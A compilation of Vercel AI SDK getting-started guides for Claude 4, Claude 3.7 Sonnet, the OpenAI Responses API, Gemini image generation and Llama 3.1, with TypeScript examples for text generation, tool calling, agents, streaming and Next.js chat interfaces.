The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 4 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 4
Claude 4 is Anthropic's most advanced model family to date, offering exceptional capabilities across reasoning, instruction following, coding, and knowledge tasks. Available in two variants—Sonnet and Opus—Claude 4 delivers state-of-the-art performance with enhanced reliability and control. Claude 4 builds on the extended thinking capabilities introduced in Claude 3.7, allowing for even more sophisticated problem-solving through careful, step-by-step reasoning.
Claude 4 excels at complex reasoning, code generation and analysis, detailed content creation, and agentic capabilities, making it ideal for powering sophisticated AI workflows, customer-facing agents, and applications requiring nuanced understanding and responses. Claude Opus 4 is an excellent coding model, leading on SWE-bench (72.5%) and Terminal-bench (43.2%), with the ability to sustain performance on long-running tasks that require focused effort and thousands of steps. Claude Sonnet 4 significantly improves on Sonnet 3.7, excelling in coding with 72.7% on SWE-bench while balancing performance and efficiency.
Prompt Engineering for Claude 4 Models
Claude 4 models respond well to clear, explicit instructions. The following best practices can help achieve optimal performance:
- Provide explicit instructions: Clearly state what you want the model to do, including specific steps or formats for the response.
- Include context and motivation: Explain why a task is being performed to help the model better understand the underlying goals.
- Avoid negative examples: When providing examples, only demonstrate the behavior you want to see, not what you want to avoid.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 4 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
});
console.log(text);
Reasoning Ability
Claude 4 enhances the extended thinking capabilities first introduced in Claude 3.7 Sonnet—the ability to solve complex problems with careful, step-by-step reasoning. Additionally, both Opus 4 and Sonnet 4 can now use tools during extended thinking, allowing Claude to alternate between reasoning and tool use to improve responses. You can enable extended thinking using the thinking provider option and specifying a thinking budget in tokens. For interleaved thinking (where Claude can think in between tool calls) you'll need to enable a beta feature using the anthropic-beta header:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicProviderOptions,
},
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
});
console.log(text); // text response
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, useObject, and useAssistant — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude Sonnet 4:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
messages: convertToModelMessages(messages),
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicProviderOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<div className="flex flex-col h-screen max-w-2xl mx-auto p-4">
<div className="flex-1 overflow-y-auto space-y-4 mb-4">
{messages.map(message => (
<div
key={message.id}
className={`p-3 rounded-lg ${
message.role === 'user' ? 'bg-blue-50 ml-auto' : 'bg-gray-50'
}`}
>
<p className="font-semibold">
{message.role === 'user' ? 'You' : 'Claude 4'}
</p>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return (
<div key={index} className="mt-1">
{part.text}
</div>
);
}
if (part.type === 'reasoning') {
return (
<pre
key={index}
className="bg-gray-100 p-2 rounded mt-2 text-xs overflow-x-auto"
>
<details>
<summary className="cursor-pointer">
View reasoning
</summary>
{part.text}
</details>
</pre>
);
}
})}
</div>
))}
</div>
<form onSubmit={handleSubmit} className="flex gap-2">
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
className="flex-1 p-2 border rounded focus:outline-none focus:ring-2 focus:ring-blue-500"
placeholder="Ask Claude 4 something..."
/>
<button
type="submit"
className="bg-blue-500 text-white px-4 py-2 rounded hover:bg-blue-600"
>
Send
</button>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Claude 4 Model Variants
Claude 4 is available in two variants, each optimized for different use cases:
- Claude Sonnet 4: Balanced performance suitable for most enterprise applications, with significant improvements over Sonnet 3.7.
- Claude Opus 4: Anthropic's most powerful model and the best coding model available. Excels at sustained performance on long-running tasks that require focused effort and thousands of steps, with the ability to work continuously for several hours.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: OpenAI Responses API description: Get started with the OpenAI Responses API using the AI SDK. tags: ['getting-started', 'agents']
Get started with OpenAI Responses API
With the release of OpenAI's responses API, there has never been a better time to start building AI applications, particularly those that require a deeper understanding of the world.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI Responses API
OpenAI recently released the Responses API, a brand new way to build applications on OpenAI's platform. The new API offers a way to persist chat history, a web search tool for grounding LLM responses, file search tool for finding relevant files, and a computer use tool for building agents that can interact with and operate computers. Let's explore how to use the Responses API with the AI SDK.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call GPT-4o with the new Responses API using the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai.responses('gpt-4o'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
The Responses API supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: stepCountIs(5), // enable multi-step 'agentic' LLM calls
});
This example demonstrates how stopWhen transforms a single LLM call into an agent. The stopWhen: stepCountIs(5) parameter allows the model to autonomously call tools, analyze results, and make additional tool calls as needed - turning what would be a simple one-shot completion into an intelligent agent that can chain multiple actions together to complete complex tasks.
Web Search Tool
The Responses API introduces a built-in tool for grounding responses called webSearch. With this tool, the model can access the internet to find relevant information for its responses.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview(),
},
});
console.log(result.text);
console.log(result.sources);
The webSearch tool also allows you to specify query-specific metadata that can be used to improve the quality of the search results.
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview({
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
});
console.log(result.text);
console.log(result.sources);
Using Persistence
With the Responses API, you can persist chat history with OpenAI across requests. This allows you to send just the user's last message and OpenAI can access the entire chat history.
There are two options available to use persistence:
With previousResponseId
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result1 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Invent a new holiday and describe its traditions.',
});
const result2 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
previousResponseId: result1.providerMetadata?.openai.responseId as string,
},
},
});
With Conversations
You can use the Conversation API to create a conversation.
Once you have created a conversation, you can continue it:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
// The Conversation ID created via the OpenAI API to continue
conversation: 'conv_123',
},
},
});
Migrating from Completions API
Migrating from the OpenAI Completions API (via the AI SDK) to the new Responses API is simple. To migrate, simply change your provider instance from openai(modelId) to openai.responses(modelId):
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
When using the Responses API, provider specific options that were previously specified on the model provider instance have now moved to the providerOptions object:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Google Gemini Image Generation description: Generate and edit images with Google Gemini 2.5 Flash Image using the AI SDK. tags: ['image-generation', 'google', 'gemini']
Generate and Edit Images with Google Gemini 2.5 Flash
This guide will show you how to generate and edit images with the AI SDK and Google's latest multimodal language model Gemini 2.5 Flash Image.
Generating Images
As Gemini 2.5 Flash Image is a language model with multimodal capabilities, you can use the generateText or streamText functions (not generateImage) to create images. The model determines which modality to respond in based on your prompt and configuration. Here's how to create your first image:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function generateImage() {
const result = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
// Save generated images
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
const timestamp = Date.now();
const fileName = `generated-${timestamp}.png`;
fs.mkdirSync('output', { recursive: true });
await fs.promises.writeFile(`output/${fileName}`, file.uint8Array);
console.log(`Generated and saved image: output/${fileName}`);
}
}
}
generateImage().catch(console.error);
Here are some key points to remember:
- Generated images are returned in the
result.filesarray - Images are returned as
Uint8Arraydata - The model leverages Gemini's world knowledge, so detailed prompts yield better results
Editing Images
Gemini 2.5 Flash Image excels at editing existing images with natural language instructions. You can add elements, modify styles, or transform images while maintaining their core characteristics:
import { generateText } from 'ai';
import fs from 'node:fs';
import 'dotenv/config';
async function editImage() {
const editResult = await generateText({
model: 'google/gemini-2.5-flash-image',
prompt: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Add a small wizard hat to this cat. Keep everything else the same.',
},
{
type: 'image',
// image: DataContent (string | Uint8Array | ArrayBuffer | Buffer) or URL
image: new URL(
'https://raw.githubusercontent.com/vercel/ai/refs/heads/main/examples/ai-core/data/comic-cat.png',
),
mediaType: 'image/jpeg',
},
],
},
],
});
// Save the edited image
const timestamp = Date.now();
fs.mkdirSync('output', { recursive: true });
for (const file of editResult.files) {
if (file.mediaType.startsWith('image/')) {
await fs.promises.writeFile(
`output/edited-${timestamp}.png`,
file.uint8Array,
);
console.log(`Saved edited image: output/edited-${timestamp}.png`);
}
}
}
editImage().catch(console.error);
What's Next?
You've learned how to generate new images from text prompts and edit existing images using natural language instructions with Google's Gemini 2.5 Flash Image model.
For more advanced techniques, integration patterns, and practical examples, check out our Cookbook where you'll find comprehensive guides for building sophisticated AI-powered applications.
title: Get started with Claude 3.7 Sonnet description: Get started with Claude 3.7 Sonnet using the AI SDK. tags: ['getting-started']
Get started with Claude 3.7 Sonnet
With the release of Claude 3.7 Sonnet, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 3.7 Sonnet alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 3.7 Sonnet
Claude 3.7 Sonnet is Anthropic's most intelligent model to date and the first Claude model to offer extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. With Claude 3.7 Sonnet, you can balance speed and quality by choosing between standard thinking for near-instant responses or extended thinking or advanced reasoning. Claude 3.7 Sonnet is state-of-the-art for coding, and delivers advancements in computer use, agentic capabilities, complex reasoning, and content generation. With frontier performance and more control over speed, Claude 3.7 Sonnet is a great choice for powering AI agents, especially customer-facing agents, and complex AI workflows.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 3.7 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
});
console.log(text); // text response
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use Claude 3.7 Sonnet via Amazon Bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { reasoning, text } = await generateText({
model: bedrock('anthropic.claude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
});
Reasoning Ability
Claude 3.7 Sonnet introduces a new extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. You can enable it using the thinking provider option and specifying a thinking budget in tokens:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude 3.7 Sonnet:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: anthropic('claude-3-7-sonnet-20250219'),
messages: convertToModelMessages(messages),
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({ api: '/api/chat' }),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your LLM provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
Claude 3.7 Sonnet opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with Llama 3.1 description: Get started with Llama 3.1 using the AI SDK. tags: ['getting-started']
Get started with Llama 3.1
With the release of Llama 3.1, there has never been a better time to start building AI applications.
The AI SDK is a powerful TypeScript toolkit for building AI application with large language models (LLMs) like Llama 3.1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more
Llama 3.1
The release of Meta's Llama 3.1 is an important moment in AI development. As the first state-of-the-art open weight AI model, Llama 3.1 is helping accelerate developers building AI apps. Available in 8B, 70B, and 405B sizes, these instruction-tuned models work well for tasks like dialogue generation, translation, reasoning, and code generation.
Benchmarks
Llama 3.1 surpasses most available open-source chat models on common industry benchmarks and even outperforms some closed-source models, offering superior performance in language nuances, contextual understanding, and complex multi-step tasks. The models' refined post-training processes significantly improve response alignment, reduce false refusal rates, and enhance answer diversity, making Llama 3.1 a powerful and accessible tool for building generative AI applications.
Source: Meta AI - Llama 3.1 Model Card
Choosing Model Size
Llama 3.1 includes a new 405B parameter model, becoming the largest open-source model available today. This model is designed to handle the most complex and demanding tasks.
When choosing between the different sizes of Llama 3.1 models (405B, 70B, 8B), consider the trade-off between performance and computational requirements. The 405B model offers the highest accuracy and capability for complex tasks but requires significant computational resources. The 70B model provides a good balance of performance and efficiency for most applications, while the 8B model is suitable for simpler tasks or resource-constrained environments where speed and lower computational overhead are priorities.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Llama 3.1 (using DeepInfra) with the AI SDK:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
AI SDK Core abstracts away the differences between model providers, allowing you to focus on building great applications. Prefer to use Amazon Bedrock? The unified interface also means that you can easily switch between models by changing just two lines of code.
import { generateText } from 'ai';
import { bedrock } from '@ai-sdk/amazon-bedrock';
const { text } = await generateText({
model: bedrock('meta.llama3-1-405b-instruct-v1'),
prompt: 'What is love?',
});
Streaming the Response
To stream the model's response as it's being generated, update your code snippet to use the streamText function.
import { streamText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { textStream } = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-405B-Instruct'),
prompt: 'What is love?',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { object } = await generateObject({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Tools
While LLMs have incredible generation capabilities, they struggle with discrete tasks (e.g. mathematics) and interacting with the outside world (e.g. getting the weather). The solution: tools, which are like programs that you provide to the model, which it can choose to call as necessary.
Using Tools with the AI SDK
The AI SDK supports tool usage across several of its functions, including generateText and streamUI. By passing one or more tools to the tools parameter, you can extend the capabilities of LLMs, allowing them to perform discrete tasks and interact with external systems.
Here's an example of how you can use a tool with the AI SDK and Llama 3.1:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is the weather like today?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data, enhancing its ability to provide accurate and up-to-date information.
Agents
Agents take your AI applications a step further by allowing models to execute multiple steps (i.e. tools) in a non-deterministic way, making decisions based on context and user input.
Agents use LLMs to choose the next step in a problem-solving process. They can reason at each step and make decisions based on the evolving context.
Implementing Agents with the AI SDK
The AI SDK supports agent implementation through the maxSteps parameter. This allows the model to make multiple decisions and tool calls in a single interaction.
Here's an example of an agent that solves math problems:
import { generateText, tool } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
import * as mathjs from 'mathjs';
import { z } from 'zod';
const problem =
'Calculate the profit for a day if revenue is $5000 and expenses are $3500.';
const { text: answer } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
system:
'You are solving math problems. Reason step by step. Use the calculator when necessary.',
prompt: problem,
tools: {
calculate: tool({
description: 'A tool for evaluating mathematical expressions.',
inputSchema: z.object({ expression: z.string() }),
execute: async ({ expression }) => mathjs.evaluate(expression),
}),
},
maxSteps: 5,
});
In this example, the agent can use the calculator tool multiple times if needed, reasoning through the problem step by step.
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Llama 3.1 (via DeepInfra):
import { deepinfra } from '@ai-sdk/deepinfra';
import { convertToModelMessages, streamText } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Going Beyond Text
The AI SDK's React Server Components (RSC) API enables you to create rich, interactive interfaces that go beyond simple text generation. With the streamUI function, you can dynamically stream React components from the server to the client.
Let's dive into how you can leverage tools with AI SDK RSC to build a generative user interface with Next.js (App Router).
First, create a Server Action.
'use server';
import { streamUI } from '@ai-sdk/rsc';
import { deepinfra } from '@ai-sdk/deepinfra';
import { z } from 'zod';
export async function streamComponent() {
const result = await streamUI({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Get the weather for San Francisco',
text: ({ content }) => <div>{content}</div>,
tools: {
getWeather: {
description: 'Get the weather for a location',
inputSchema: z.object({ location: z.string() }),
generate: async function* ({ location }) {
yield <div>loading...</div>;
const weather = '25c'; // await getWeather(location);
return (
<div>
the weather in {location} is {weather}.
</div>
);
},
},
},
});
return result.value;
}
In this example, if the model decides to use the getWeather tool, it will first yield a div while fetching the weather data, then return a weather component with the fetched data (note: static data in this example). This allows for a more dynamic and responsive UI that can adapt based on the AI's decisions and external data.
On the frontend, you can call this Server Action like any other asynchronous function in your application. In this case, the function returns a regular React component.
'use client';
import { useState } from 'react';
import { streamComponent } from './actions';
export default function Page() {
const [component, setComponent] = useState<React.ReactNode>();
return (
<div>
<form
onSubmit={async e => {
e.preventDefault();
setComponent(await streamComponent());
}}
>
<button>Stream Component</button>
</form>
<div>{component}</div>
</div>
);
}
To see AI SDK RSC in action, check out our open-source Next.js Gemini Chatbot.
Migrate from OpenAI
One of the key advantages of the AI SDK is its unified API, which makes it incredibly easy to switch between different AI models and providers. This flexibility is particularly useful when you want to migrate from one model to another, such as moving from OpenAI's GPT models to Meta's Llama models hosted on DeepInfra.
Here's how simple the migration process can be:
OpenAI Example:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai('gpt-4.1'),
prompt: 'What is love?',
});
Llama on DeepInfra Example:
import { generateText } from 'ai';
import { deepinfra } from '@ai-sdk/deepinfra';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'What is love?',
});
Thanks to the unified API, the core structure of the code remains the same. The main differences are:
- Creating a DeepInfra client
- Changing the model name from
openai("gpt-4.1")todeepinfra("meta-llama/Meta-Llama-3.1-70B-Instruct").
With just these few changes, you've migrated from using OpenAI's GPT-4-Turbo to Meta's Llama 3.1 hosted on DeepInfra. The generateText function and its usage remain identical, showcasing the power of the AI SDK's unified API.
This feature allows you to easily experiment with different models, compare their performance, and choose the best one for your specific use case without having to rewrite large portions of your codebase.
Prompt Engineering and Fine-tuning
While the Llama 3.1 family of models are powerful out-of-the-box, their performance can be enhanced through effective prompt engineering and fine-tuning techniques.
Prompt Engineering
Prompt engineering is the practice of crafting input prompts to elicit desired outputs from language models. It involves structuring and phrasing prompts in ways that guide the model towards producing more accurate, relevant, and coherent responses.
For more information on prompt engineering techniques (specific to Llama models), check out these resources:
Fine-tuning
Fine-tuning involves further training a pre-trained model on a specific dataset or task to customize its performance for particular use cases. This process allows you to adapt Llama 3.1 to your specific domain or application, potentially improving its accuracy and relevance for your needs.
To learn more about fine-tuning Llama models, check out these resources:
- Official Fine-tuning Llama Guide
- Fine-tuning and Inference with Llama 3
- Fine-tuning Models with Fireworks AI
- Fine-tuning Llama with Modal
Conclusion
